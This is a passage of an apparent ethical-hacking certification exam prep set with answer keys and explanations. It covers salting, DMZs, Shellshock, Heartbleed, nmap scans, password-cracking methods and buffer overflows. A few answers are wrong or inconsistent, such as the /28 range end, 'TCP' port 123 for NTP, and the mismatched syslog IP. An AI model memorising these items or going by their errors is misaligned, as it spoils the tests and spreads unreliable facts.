Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. It works with any wireless network interface controller whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b and 802.11g traffic. The program runs under Linux, FreeBSD, macOS, OpenBSD, and Windows; the Linux version is packaged for OpenWrt and has also been ported to the Android, Zaurus PDA and Maemo platforms; and a proof of concept port has been made to the iPhone.

tcpdump <https://en.wikipedia.org/wiki/Tcpdump>

tcpdump is a data-network packet analyzer computer program that runs under a command line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Distributed under the BSD license, tcpdump is free software.

Tcpdump works on most Unix-like operating systems: Linux, Solaris, FreeBSD, DragonFly BSD, NetBSD, OpenBSD, OpenWrt, macOS, HP-UX 11i, and AIX. In those systems, tcpdump uses the libpcap library to capture packets. The port of tcpdump for Windows is called WinDump; it uses WinPcap, the Windows version of libpcap.

Question 38:

How can resist an attack using rainbow tables?

- **Use of non-dictionary words.**
- **Use password salting.**
- **(Correct)**
- **Lockout accounts under brute force password cracking attempts.**
- **All uppercase character passwords.**

Explanation

[https://en.wikipedia.org/wiki/Salt_\(cryptography\)](https://en.wikipedia.org/wiki/Salt_(cryptography))

A salt is random data that is used as an additional input to a one-way function that hashes data, a password or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.

A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.

Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

Here is an incomplete example of a salt value for storing passwords. This first table has two username and password combinations. The password is not stored.

Username	Password
user1	password123
user2	password123

The salt value is generated at random and can be any length, in this case the salt value is 16 bytes long. The salt value is appended to the plaintext password and then the result is hashed, this is referred to as the hashed value. Both the salt value and hashed value are stored.

Username	Salt value	String to be hashed	Hashed value = SHA256 (Password + Salt value)
user1	E1F53135E559C253	password123E1F53135E559C253	72AE25495A7981C40622D49F9A52E4F1565C90F048F59027BD9C8C8900D5C3D8
user2	84B03D034B409D4E	password12384B03D034B409D4E	B4B6603ABC670967E99C7E7F1389E40CD16E78AD38EB1468EC2AA1E62B8BED3A

As the table above illustrates, different salt values will create completely different hashed values, even when the plaintext passwords are exactly the same. Additionally, dictionary attacks are mitigated to a degree as an attacker cannot practically precompute the hashes. However, a salt cannot protect common or easily guessed passwords.

Question 39:

What property is provided by using hash?

- **Integrity**
- **(Correct)**
- **Authentication**
- **Confidentiality**
- **Availability**

Explanation

https://en.wikipedia.org/wiki/Cryptographic_hash_function#Verifying_the_integrity_of_messages_and_files

A cryptographic hash function (CHF) is a mathematical algorithm that maps data of arbitrary size (often called the "message") to a bit array of a fixed size (the "hash value", "hash", or "message digest"). It is a one-way function, that is, a function which is practically infeasible to invert

An important application of secure hashes is the verification of message integrity. Comparing message digests (hash digests over the message) calculated before, and after, transmission can determine whether any changes have been made to the message or file.

MD5, SHA-1, or SHA-2 hash digests are sometimes published on websites or forums to allow verification of integrity for downloaded files, including files retrieved using file sharing such as mirroring. This practise establishes a chain of trust as long as the hashes are posted on a trusted site - usually the originating site - authenticated by HTTPS. Using a cryptographic hash and a chain of trust detects malicious changes to the file. Other error detecting codes such as cyclic redundancy checks only prevent against non-malicious alterations of the file.

Incorrect answers:

Confidentiality

Confidentiality means that data, objects and resources are protected from unauthorized viewing and other access. Integrity means that data is protected from unauthorized changes to ensure that it is reliable and correct. Availability means that authorized users have access to the systems and the resources they need.

Availability

For any information system to serve its purpose, the information must be available when it is needed. This means the computing systems used to store and process the information, the security controls used to protect it, and the communication channels used to access it must be functioning correctly. High availability systems aim to remain available at all times, preventing service disruptions due to power outages, hardware failures, and system upgrades. Ensuring availability also involves preventing denial-of-service attacks, such as a flood of incoming messages to the target system, essentially forcing it to shut down.

Authentication

Authentication, in cryptography, can be used for authentication (and non-repudiation) services through digital signatures, digital certificates, or a Public Key Infrastructure (PKI).

Question 40:

To protect the enterprise infrastructure from the constant attacks of the evil hacker Ivan, Viktor divided the network into two parts using the network segmentation approach.

- In the first one (local, without direct Internet access), he isolated business-critical resources.
- In the second (external, with Internet access), he placed public web servers to provide services to clients.

Subnets communicate with each other through a gateway protected by a firewall. What is the name of the external subnet?

- **WAF**
- **Bastion host**
- **Demilitarized Zone**
- **(Correct)**
- **Network access control**

Explanation

[https://en.wikipedia.org/wiki/DMZ_\(computing\)](https://en.wikipedia.org/wiki/DMZ_(computing))

DMZ or demilitarized zone (sometimes referred to as a perimeter network or screened subnet) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to an untrusted, usually larger, network such as the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN): an external network node can access only what is exposed in the DMZ, while the rest of the organization's network is firewalled. The DMZ functions as a small, isolated network positioned between the Internet and the private network.

The name is from the term demilitarized zone, an area between states in which military operations are not permitted.

Incorrect answers:

Bastion host https://en.wikipedia.org/wiki/Bastion_host

A bastion host is a server used to manage access to an internal or private network from an external network - sometimes called a jump box or jump server. Because bastion

hosts often sit on the Internet, they typically run a minimum amount of services in order to reduce their attack surface. They are also commonly used to proxy and log communications, such as SSH sessions.

WAF https://en.wikipedia.org/wiki/Web_application_firewall

Web Application Firewall (WAF) helps protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. It typically protects web applications from cross-site forgery, cross-site-scripting (XSS), file inclusion, and SQL injection. A WAF is a protocol layer 7 defense (in the OSI model) and is not designed to defend against all types of attacks.

Network access control https://en.wikipedia.org/wiki/Network_Access_Control

Network Access Control (NAC) is a computer networking solution that uses a set of protocols to define and implement a policy that describes how to secure access to network nodes by devices when they initially attempt to access the network. NAC might integrate the automatic remediation process (fixing non-compliant nodes before allowing access) into the network systems, allowing the network infrastructure such as routers, switches and firewalls to work together with back-office servers and end-user computing equipment to ensure the information system is operating securely before interoperability is allowed. A basic form of NAC is the 802.1X standard.

Question 41:

Which of the following is the most effective way against encryption ransomware?

- **Use multiple antivirus software.**
- **Use the 3-2-1 backup rule.**
- **(Correct)**
- **Analyze the ransomware to get the decryption key of encrypted data.**
- **Pay a ransom.**

Explanation

<https://en.wikipedia.org/wiki/Ransomware>

The most effective way to handle ransomware attacks is to use the 3-2-1 backup rule: keep at least three separate versions of data on two different storage types with at least one offsite.

Question 42:

Which of the following type of hackers refers to an individual who works both offensively and defensively?

- **Suicide Hacker**
- **Gray Hat**
- **(Correct)**
- **Black Hat**
- **White Hat**

Explanation

https://en.wikipedia.org/wiki/Grey_hat

A grey hat (greyhat or gray hat) is a computer hacker or computer security expert who may sometimes violate laws or typical ethical standards but does not have the malicious intent typical of a black hat hacker.

A further difference among these types of hackers lies in their methods of discovering vulnerabilities. The white hat breaks into systems and networks at the request of their employer or with explicit permission for the purpose of determining how secure it is against hackers, whereas the black hat will break into any system or network in order to uncover sensitive information for personal gain. The grey hat generally has the skills and intent of the white hat but will break into any system or network without permission.

According to one definition of a grey-hat hacker, when they discover a vulnerability, instead of telling the vendor how the exploit works, they may offer to repair it for a small fee. When one successfully gains illegal access to a system or network, they may suggest to the system administrator that one of their friends be hired to fix the problem; however, this practice has been declining due to the increasing willingness of businesses to prosecute. Another definition of Grey hat maintains that Grey hat hackers only arguably violate the law in an effort to research and improve security: legality being set according to the particular ramifications of any hacks they participate in.

Question 43:

In what type of testing does the tester have some information about the internal work of the application?

- **Announced**
- **White-box**
- **Black-box**
- **Grey-box**
- **(Correct)**

Explanation

Gray box refers to the testing of software where there is some limited knowledge of its internal workings. Gray box testing is an ethical hacking technique where hackers have to use limited information to identify a target's security network's strengths and weaknesses.

Gray box is the hybrid of white box testing, where the tester examines the internal logic and structure of the software's code, and black-box testing, where the tester knows nothing about the software's code. To understand gray box testing, we must first understand black box testing and white box testing.

Black Box and White Box Testing

Black box testing looks at nothing more than inputs by the user and what output the software produces given those inputs. Black box testing does not require any knowledge of programming language or other technical details. It is a type of high-level testing used in system testing and acceptance testing. Software engineers require a software requirement specification (SRS) document to perform black-box testing. This testing takes an end-user perspective where the black box tester does not know how the outputs are generated from the inputs.

White box testing requires in-depth knowledge of the techniques and platforms used to build software, including the relevant programming language. It is a type of low-level testing used in unit testing and indication testing. Software engineers need to understand the programming language used to create the application to understand its source code. White box testing's primary purposes are to strengthen security, examine how inputs and outputs flow through the application, and improve design and usability. When a white box tester does not get the expected output from a given input, the result is considered a bug that needs to be fixed.

How Gray Box Testing Works

Gray box testing includes both black and white box testing components to get a better result than either. Both end-users and developers perform gray box testing with limited (partial) knowledge of an application's source code. Gray box testing can be manual or automated. It is more comprehensive and time-consuming than black-box testing, but not as comprehensive or time-consuming as white-box testing. Gray box testers require detailed design documents.

Gray box testing involves identifying inputs, outputs, major paths, and subfunctions. It then develops inputs and outputs for subfunctions, executes test cases for subfunctions, and verifies those results.

Question 44:

What of the following is the most common method of using "ShellShock" or "Bash Bug"?

- **Using SYN Flood.**
- **Manipulate format strings in text fields.**
- **Through Web servers utilizing CGI to send a malformed environment variable.**
- **(Correct)**
- **Using SSH.**

Explanation

The shellshock vulnerability arises from the underlying operating system using an older version of Bash in combination with a web server utilizing the common gateway interface (CGI) scripting language. An attacker can potentially use CGI to send a malformed environment variable to a vulnerable Web server and because the server uses Bash to interpret the variable, it will also run any malicious command tacked-on to it.

Question 45:

Shortly after replacing the outdated equipment, John, the company's system administrator, discovered a leak of critical customer information. Moreover, among the stolen data was the new user's information that excludes incorrect disposal of old equipment. IDS did not notice the intrusion, and the logging system shows that valid credentials were used. Which of the following is most likely the cause of this problem?

- **Zero-day vulnerabilities**
- **Default Credential**
- **(Correct)**
- **NSA backdoor**
- **Industrial Espionage**

Explanation

https://en.wikipedia.org/wiki/Default_Credential_vulnerability

A Default Credential vulnerability is a type of vulnerability that is most commonly found to affect the devices like modems, routers, digital cameras, and other devices having some pre-set (default) administrative credentials to access all configuration settings. The vendor or manufacturer of such devices uses a single pre-defined set of admin credentials to access the device configurations, and any potential hacker can misuse this fact to hack such devices, if those credentials are not changed by the consumers.

NOTE: Yeap, it's that simple. It is more likely that the problem is a simple mistake or incompetence of an employee, which was used by an ordinary fraudster, than a full-fledged attack by real hackers or a conspiracy.

Question 46:

TLS, also known as SSL, is a protocol for encrypting communications over a network. Which of the following statements is correct?

- **SSL/TLS uses only symmetric encryption.**
- **SSL/TLS uses both asymmetric and symmetric encryption.**
- **(Correct)**
- **SSL/TLS uses only asymmetric encryption.**
- **SSL/TLS uses do not uses asymmetric or symmetric encryption.**

Explanation

https://en.wikipedia.org/wiki/Transport_Layer_Security

SSL/TLS uses both asymmetric and symmetric encryption to protect the confidentiality and integrity of data-in-transit. Asymmetric encryption is used to establish a secure session between a client and a server, and symmetric encryption is used to exchange data within the secured session.

Using symmetric and asymmetric cryptography SSL/TLS achieves an excellent balance between safety and speed.

Question 47:

The attacker tries to find the servers of the attacked company. He uses the following command:

nmap 192.168.1.64/28

The scan was successful, but he didn't get any results.

Identify why the attacker could not find the server based on the following information:

The attacked company used network address 192.168.1.64 with mask 255.255.255.192. In the network, the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124.

- **He needs to change the address to 192.168.1.0 with the same mask.**
- **The network must be down and the nmap command and IP address are ok.**
- **He needs to add the command ""ip address"" just before the IP address.**
- **He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range.**
- **(Correct)**

Explanation

<https://en.wikipedia.org/wiki/Subnetwork>

The attacker uses a subnet mask / 28, the range of which is 15 IP addresses (0.0.0.15) and the range from 192.168.1.64 to 192.168.1.78 will be scanned.

A subnetwork or subnet is a logical subdivision of an IP network. The practice of dividing a network into two or more networks is called subnetting.

Computers that belong to a subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.


The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The

IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.

For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

Traffic is exchanged between subnetworks through routers when the routing prefixes of the source address and the destination address differ. A router serves as a logical or physical boundary between the subnets.

The benefits of subnetting an existing network vary with each deployment scenario. In the address allocation architecture of the Internet using CIDR and in large organizations, it is necessary to allocate address space efficiently. Subnetting may also enhance routing efficiency, or have advantages in network management when subnetworks are administratively controlled by different entities in a larger organization. Subnets may be arranged logically in a hierarchical architecture, partitioning an organization's network address space into a tree-like routing structure, or other structures such as meshes.



CIDR	Last IP-адрес in Subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in a subnet
a.b.c.d/32	0.0.0.0	255.255.255.255	1	1*
a.b.c.d/31	0.0.0.1	255.255.255.254	2	2*
a.b.c.d/30	0.0.0.3	255.255.255.252	4	2
a.b.c.d/29	0.0.0.7	255.255.255.248	8	6
a.b.c.d/28	0.0.0.15	255.255.255.240	16	14
a.b.c.d/27	0.0.0.31	255.255.255.224	32	30
a.b.c.d/26	0.0.0.63	255.255.255.192	64	62
a.b.c.d/25	0.0.0.127	255.255.255.128	128	126
a.b.c.0/24	0.0.0.255	255.255.255.000	256	254
a.b.c.0/23	0.0.1.255	255.255.254.000	512	510

Question 48:

Identify which of the following will provide you with the most information about the system's security posture?

- **Social engineering, company site browsing, tailgating**
- **Phishing, spamming, sending trojans**
- **Port scanning, banner grabbing, service identification**
- **(Correct)**
- **Wardriving, warchalking, social engineering**

Explanation

The most information about the system will be provided by:

- **Port scanning** is a method of determining which ports on a network are open and could be receiving or sending data.
- **Banner Grabbing** is a technique used to gain information about a computer system on a network and the services running on its open ports.
- **Services Identification** is to enumerate the services running on the TCP or UDP ports, as well as to identify the underlying operating system of the target.

Incorrect answers:

- **Wardriving** is the act of searching for Wi-Fi wireless networks, usually from a moving vehicle, using a laptop or smartphone.
- **Warchalking** is the drawing of symbols in public places to advertise an open Wi-Fi network.
- **Social engineering** is the act of tricking someone into divulging information or taking action, usually through technology.
- **Tailgating**, sometimes referred to as piggybacking, is a physical security breach in which an unauthorized person follows an authorized individual to enter a secured premise. Tailgating provides a simple social engineering-based way around many security mechanisms one would think of as secure.

- **Phishing** is the fraudulent attempt to obtain sensitive information or data, such as usernames, passwords, and credit card details, by disguising oneself as a trustworthy entity in an electronic communication.
- **Spamming** is the use of messaging systems to send an unsolicited message (spam) to large numbers of recipients for the purpose of commercial advertising, for the purpose of non-commercial proselytizing, or for any prohibited purpose (especially the fraudulent purpose of phishing).

Question 49:

In order to prevent collisions and protect password hashes from rainbow tables, Maria, the system administrator, decides to add random data strings to the end of passwords before hashing. What is the name of this technique?

- **Extra hashing**
- **Masking**
- **Stretching**
- **Saltting**
- **(Correct)**

Explanation

[https://en.wikipedia.org/wiki/Salt_\(cryptography\)](https://en.wikipedia.org/wiki/Salt_(cryptography))

A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.

A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.

Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

Question 50:

Alex, a network administrator, received a warning from IDS about a possibly malicious sequence of packets sent to a Web server in the network's external DMZ. The packet traffic was captured by the IDS and saved to a PCAP file. Now Alex needs to determine if these packets are genuinely malicious or simply a false positive. Which of the following type of network tools will he use?

- **Vulnerability scanner.**
- **Intrusion Prevention System (IPS).**
- **Host-based intrusion prevention system (HIPS).**
- **Protocol analyzer.**
- **(Correct)**

Explanation

A network protocol analyzer is a tool used to monitor data traffic and analyze captured signals as they travel across communication channels. Sometimes network protocol analyzers are standalone hardware devices through which all network traffic is routed, and in other cases, they're software applications installed on specific workstations or networks to provide an added layer of security. In addition, network protocol analyzers can be paired with firewalls and antivirus programs for a strong line of defense against network intrusions.

The most widely-used network protocol analyzer is Wireshark. For example, It can analyze information from PCAP files.

<https://www.wireshark.org/>

Incorrect answers:

Intrusion Prevention System (IPS)

https://en.wikipedia.org/wiki/Intrusion_detection_system

Intrusion prevention systems (IPS), also known as intrusion detection and prevention systems (IDPS), are network security appliances that monitor network or system activities for malicious activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, report it and attempt to block or stop it.

Host-based intrusion prevention system (HIPS)

https://en.wikipedia.org/wiki/Intrusion_detection_system

Host-based intrusion prevention system (HIPS): an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host.

Vulnerability scanner https://en.wikipedia.org/wiki/Vulnerability_scanner

A vulnerability scanner is a computer program designed to assess computers, networks or applications for known weaknesses. In plain words, these scanners are used to discover the weaknesses of a given system. They are utilized in the identification and detection of vulnerabilities arising from mis-configurations or flawed programming within a network-based asset such as a firewall, router, web server, application server, etc. Modern vulnerability scanners allow for both authenticated and unauthenticated scans. Modern scanners are typically available as SaaS (Software as a service); provided over the internet and delivered as a web application. The modern vulnerability scanner often has the ability to customize vulnerability reports as well as the installed software, open ports, certificates and other host information that can be queried as part of its workflow.

Question 51:

Alex works as a network administrator at ClassicUniversity. There are many Ethernet ports available for professors and authorized visitors (but not for students) on the university campus.

However, Alex realized that some students connect their notebooks to the wired network to have Internet access. He identified this when the IDS alerted for malware activities in the network. What should Alex do to avoid this problem?

- **Use the 802.1x protocol.**
- **(Correct)**
- **Disable unused ports in the switches.**
- **Ask students to use the wireless network.**
- **Separate students in a different VLAN.**

Explanation

https://en.wikipedia.org/wiki/IEEE_802.1X

The correct answer is to "Use the 802.1x protocol" because the IEEE 802.1X standard defines an access control and authentication protocol that restricts the rights of unauthorized computers connected to the switch. And this will help Alex solve the problem with the students.

IEEE 802.1X is an IEEE Standard for port-based Network Access Control (PNAC). It is part of the IEEE 802.11 group of networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.

IEEE 802.1X defines the encapsulation of the Extensible Authentication Protocol (EAP) over IEEE 802.11, which is known as "EAP over LAN" or EAPOL. EAPOL was originally designed for IEEE 802.3 Ethernet in 802.1X-2001, but was clarified to suit other IEEE 802 LAN technologies such as IEEE 802.11 wireless and Fiber Distributed Data Interface (ISO 9314-2) in 802.1X-2004. The EAPOL was also modified for use with IEEE 802.1AE ("MACsec") and IEEE 802.1AR (Secure Device Identity, DevID) in 802.1X-2010 to support service identification and optional point to point encryption over the internal LAN segment.

Question 52:

Which of the following services run on TCP port 123 by default?

- DNS
- POP3
- Telnet
- NTP
- (Correct)

Explanation

https://en.wikipedia.org/wiki/Network_Time_Protocol

The Network Time Protocol (NTP) is a networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks. In operation since before 1985, NTP is one of the oldest Internet protocols in current use. NTP was designed by David L. Mills of the University of Delaware.

NTP is intended to synchronize all participating computers to within a few milliseconds of Coordinated Universal Time (UTC). It uses the intersection algorithm, a modified version of Marzullo's algorithm, to select accurate time servers and is designed to mitigate the effects of variable network latency. NTP can usually maintain time to within tens of milliseconds over the public Internet, and can achieve better than one millisecond accuracy in local area networks under ideal conditions. Asymmetric routes and network congestion can cause errors of 100 ms or more.

The protocol is usually described in terms of a client-server model, but can as easily be used in peer-to-peer relationships where both peers consider the other to be a potential time source. **Implementations send and receive timestamps using the User Datagram Protocol (UDP) on port number 123.** They can also use broadcasting or multicasting, where clients passively listen to time updates after an initial round-trip calibrating exchange. NTP supplies a warning of any impending leap second adjustment, but no information about local time zones or daylight saving time is transmitted.

Incorrect answers:

Telnet <https://en.wikipedia.org/wiki/Telnet>

Telnet is a client-server protocol, based on a reliable connection-oriented transport. Typically, this protocol is used to establish a **connection to Transmission Control Protocol (TCP) port number 23**, where a Telnet server application (`telnetd`) is listening. Telnet, however, predates TCP/IP and was originally run over Network Control Program (NCP) protocols.

POP3 https://en.wikipedia.org/wiki/Post_Office_Protocol

A POP3 server listens on well-known **port number 110** for service requests. Encrypted communication for POP3 is either requested after protocol initiation, using the STLS command, if supported, or by POP3S, which connects to the server using Transport Layer Security (TLS) or Secure Sockets Layer (SSL) on well-known TCP **port number 995**.

DNS https://en.wikipedia.org/wiki/Domain_Name_System

DNS primarily uses the User Datagram Protocol (UDP) on **port number 53** to serve requests.

Question 53:

What flags will be set when scanning when using the following command:

```
#nmap -sX host.companydomain.com
```

- URG, PUSH and FIN are set.
- (Correct)
- SYN and ACK flags are set.
- ACK flag is set.
- SYN flag is set.

Explanation

<https://nmap.org/book/scan-methods-null-fin-xmas-scan.html>

When scanning systems compliant with this RFC text, any packet not containing SYN, RST, or ACK bits will result in a returned RST if the port is closed and no response at all if the port is open. As long as none of those three bits are included, any combination of the other three (FIN, PSH, and URG) are OK. Nmap exploits this with three scan types:

Null scan (-sN)

Does not set any bits (TCP flag header is 0)

FIN scan (-sF)

Sets just the TCP FIN bit.

Xmas scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Question 54:

Which of the following is a component of IPsec that performs protocol-level functions required to encrypt and decrypt the packets?

- IPsec driver
- (Correct)
- Internet Key Exchange (IKE)
- IPsec Policy Agent
- Oakley

Explanation

This question is based on the information provided in the EC-Council's courseware:

IPsec driver: Software that performs protocol-level functions required to encrypt and decrypt packets.

Question 55:

John, a cybersecurity specialist, wants to perform a syn scan in his company's network. He has two machines. The first machine (192.168.0.98) has snort installed, and the second machine (192.168.0.151) has kiwi Syslog installed. When he started a syn scan in the network, he notices that kiwi Syslog is not receiving the alert message from snort. He decides to run Wireshark in the snort machine to check if the messages are going to the kiwi Syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi Syslog machine?

- `tcp.dstport==514 && ip.dst==192.168.0.0/16`
- `tcp.dstport==514 && ip.dst==192.168.0.151`
- **(Correct)**
- `tcp.srcport==514 && ip.src==192.168.0.98`
- `tcp.srcport==514 && ip.src==192.168.151`

Explanation

<https://wiki.wireshark.org/DisplayFilters>

We must configure the destination port at the destination IP. The destination IP is 192.168.0.150, where the kiwi Syslog is installed.

Question 56:

Having a sufficient database of passwords, you can use statistical analysis of the list of words, you can create a very effective way to crack passwords for such tools as, for example, John The Ripper. Which of the attacks uses such an analysis to calculate the probability of placing characters in a quasi-brute attack?

- **Fingerprint**
- **Prince**
- **Toggle-Case**
- **Markov Chain**
- **(Correct)**

Explanation

Humans are considered the weakest link when it comes to data security since they will typically pick passwords that are easier to remember over something more secure. But this way, the password becomes easy to hack, as well. And even if the user has come up with a strong password, there are still numerous techniques to crack it open in just a few hours using a regular computer.

There are two main categories of password cracking techniques: offline and online.

- Online attacks are performed on a live host or system by either brute-force or wordlist attack against a login form, session, or another type of authentication technique.
- Offline attacks are made by extracting the password hash or hashes stored by the victim and attempting to crack them without alerting the targeted host, which makes offline attacks the most widespread password cracking method. Security holes in the victim's infrastructure are what make this type of attack possible.

To use the Markov Chains technique, hackers need to assemble a certain password database, split each password into 2-grams and 3-grams (2- and 3-character-long syllables), and develop a new alphabet of different elements act as letters and then match it with the existing password database.

Finally, the hacker sets a threshold of occurrences that will be based on the next step and selects only the letters from the new alphabet that appear at least the minimum number of times, as chosen by the hacker. Then the method combines these into words of a maximum of eight characters in length and utilizes the dictionary attack once again.

Incorrect answers:

Toggle-Case

This attack creates every possible case combination for each word in a dictionary. The password candidate “do” would also generate “Do” and “dO.”

Fingerprint

This method is fairly sophisticated. It breaks possible passphrases down into “fingerprints,” single- and multi-character combinations that a user might choose. For the word “dog,” the technique would create fingerprints including “d,” “o,” “g,” along with “do,” and “og.”

This can be an especially effective attack when a user remembers part of a password. However, due to its sophistication, it requires extraordinary computing power.

Prince

Stands for “PRobability INfinite Chained Elements.” The PRINCE attack uses an algorithm to try the most likely password candidates with a refined combinator attack. It creates chains of combined words by using a single dictionary.

Question 57:

Which characteristic is most likely not to be used by companies in biometric control for use on the company's territory?

- **Fingerprints**
- **Height/Weight**
- **(Correct)**
- **Voice**
- **Iris patterns**

Explanation

<https://en.wikipedia.org/wiki/Biometrics>

Biometric identifiers are the distinctive, measurable characteristics used to label and describe individuals. Biometric identifiers are often categorized as physiological versus behavioural characteristics. Physiological characteristics are related to the shape of the body. Examples include, but are not limited to fingerprint, palm veins, face recognition, DNA, palm print, hand geometry, iris recognition, retina and odour/scent. Behavioural characteristics are related to the pattern of behaviour of a person, including but not limited to typing rhythm, gait, keystroke, signature, behavioural profiling, and voice. Some researchers have coined the term behaviour metrics to describe the latter class of biometrics.

Indicators of weight and height are much more difficult to use. The weight, for example, can be easily changed.

Question 58:

Which of the following types of keys does the Heartbleed bug expose to the Internet, making exploiting any compromised system very easy?

- Root
- Private
- (Correct)
- Public
- Shared

Explanation

<https://en.wikipedia.org/wiki/Heartbleed>

Heartbleed is a security bug in the OpenSSL cryptography library, which is a widely used implementation of the Transport Layer Security (TLS) protocol. It was introduced into the software in 2012 and publicly disclosed in April 2014. Heartbleed may be exploited regardless of whether the vulnerable OpenSSL instance is running as a TLS server or client. It results from improper input validation (due to a missing bounds check) in the implementation of the TLS heartbeat extension. Thus, the bug's name derives from heartbeat. The vulnerability is classified as a buffer over-read, a situation where more data can be read than should be allowed.

Heartbleed is registered in the Common Vulnerabilities and Exposures database as CVE-2014-0160. The federal Canadian Cyber Incident Response Centre issued a security bulletin advising system administrators about the bug. A fixed version of OpenSSL was released on 7 April 2014, on the same day Heartbleed was publicly disclosed.

As of May 20, 2014, 1.5% of the 800,000 most popular TLS-enabled websites were still vulnerable to Heartbleed. As of June 21, 2014, 309,197 public web servers remained vulnerable. As of January 23, 2017, according to a report from Shodan, nearly 180,000 internet-connected devices were still vulnerable. As of July 6, 2017, the number had dropped to 144,000, according to a search on shodan.io for "vuln:cve-2014-0160". As of July 11, 2019, Shodan reported that 91,063 devices were vulnerable. The U.S. was first with 21,258 (23%), the top 10 countries had 56,537 (62%), and the remaining countries had 34,526 (38%). The report also breaks the devices down by 10 other categories such as organization (the top 3 were wireless companies), product (Apache httpd, nginx), or service (https, 81%).

At the time of disclosure, some 17% (around half a million) of the Internet's secure web servers certified by trusted authorities were believed to be vulnerable to the attack, allowing theft **of the servers' private keys and users' session cookies and passwords.**

Question 59:

Buffer overflow mainly occurs when a created memory partition (or buffer) is written beyond its intended boundaries. If an attacker manages to do this from outside the program, this can cause security problems since it can potentially allow them to manipulate arbitrary memory cells, although many modern operating systems protect against the worst cases of this. What programming language is this example in?

```
char a[4];
strcpy(a,"a string longer than 4 characters");
printf("%s\n",a[6]);
```

- C
- (Correct)
- HTML
- Java
- SQL

Explanation

https://en.wikipedia.org/wiki/Buffer_overflow

Programming languages commonly associated with buffer overflows include C and C++, which provide no built-in protection against accessing or overwriting data in any part of memory and do not automatically check that data written to an array (the built-in buffer type) is within the boundaries of that array. Bounds checking can prevent buffer overflows but requires additional code and processing time.

NOTE: /*a place for a joke about a programming language*/

Question 60:

ISAPI filters is a powerful tool that is used to extend the functionality of IIS. However, improper use can cause huge harm. Why do EC-Council experts recommend that security analysts monitor the disabling of unused ISAPI filters?

- **To prevent leaks of confidential data**
- **To defend against webserver attacks**
- **(Correct)**
- **To prevent memory leaks**
- **To defend against wireless attacks**

Explanation

The security analyst should disable unnecessary ISAPI filters for all of the above reasons. ISAPI filters can be used to essentially open technological gateways. Thus, they can be used to open items that have already been cued as "access denied" and allow hackers to enter into web spaces that are intended to be confidential.

Question 61:

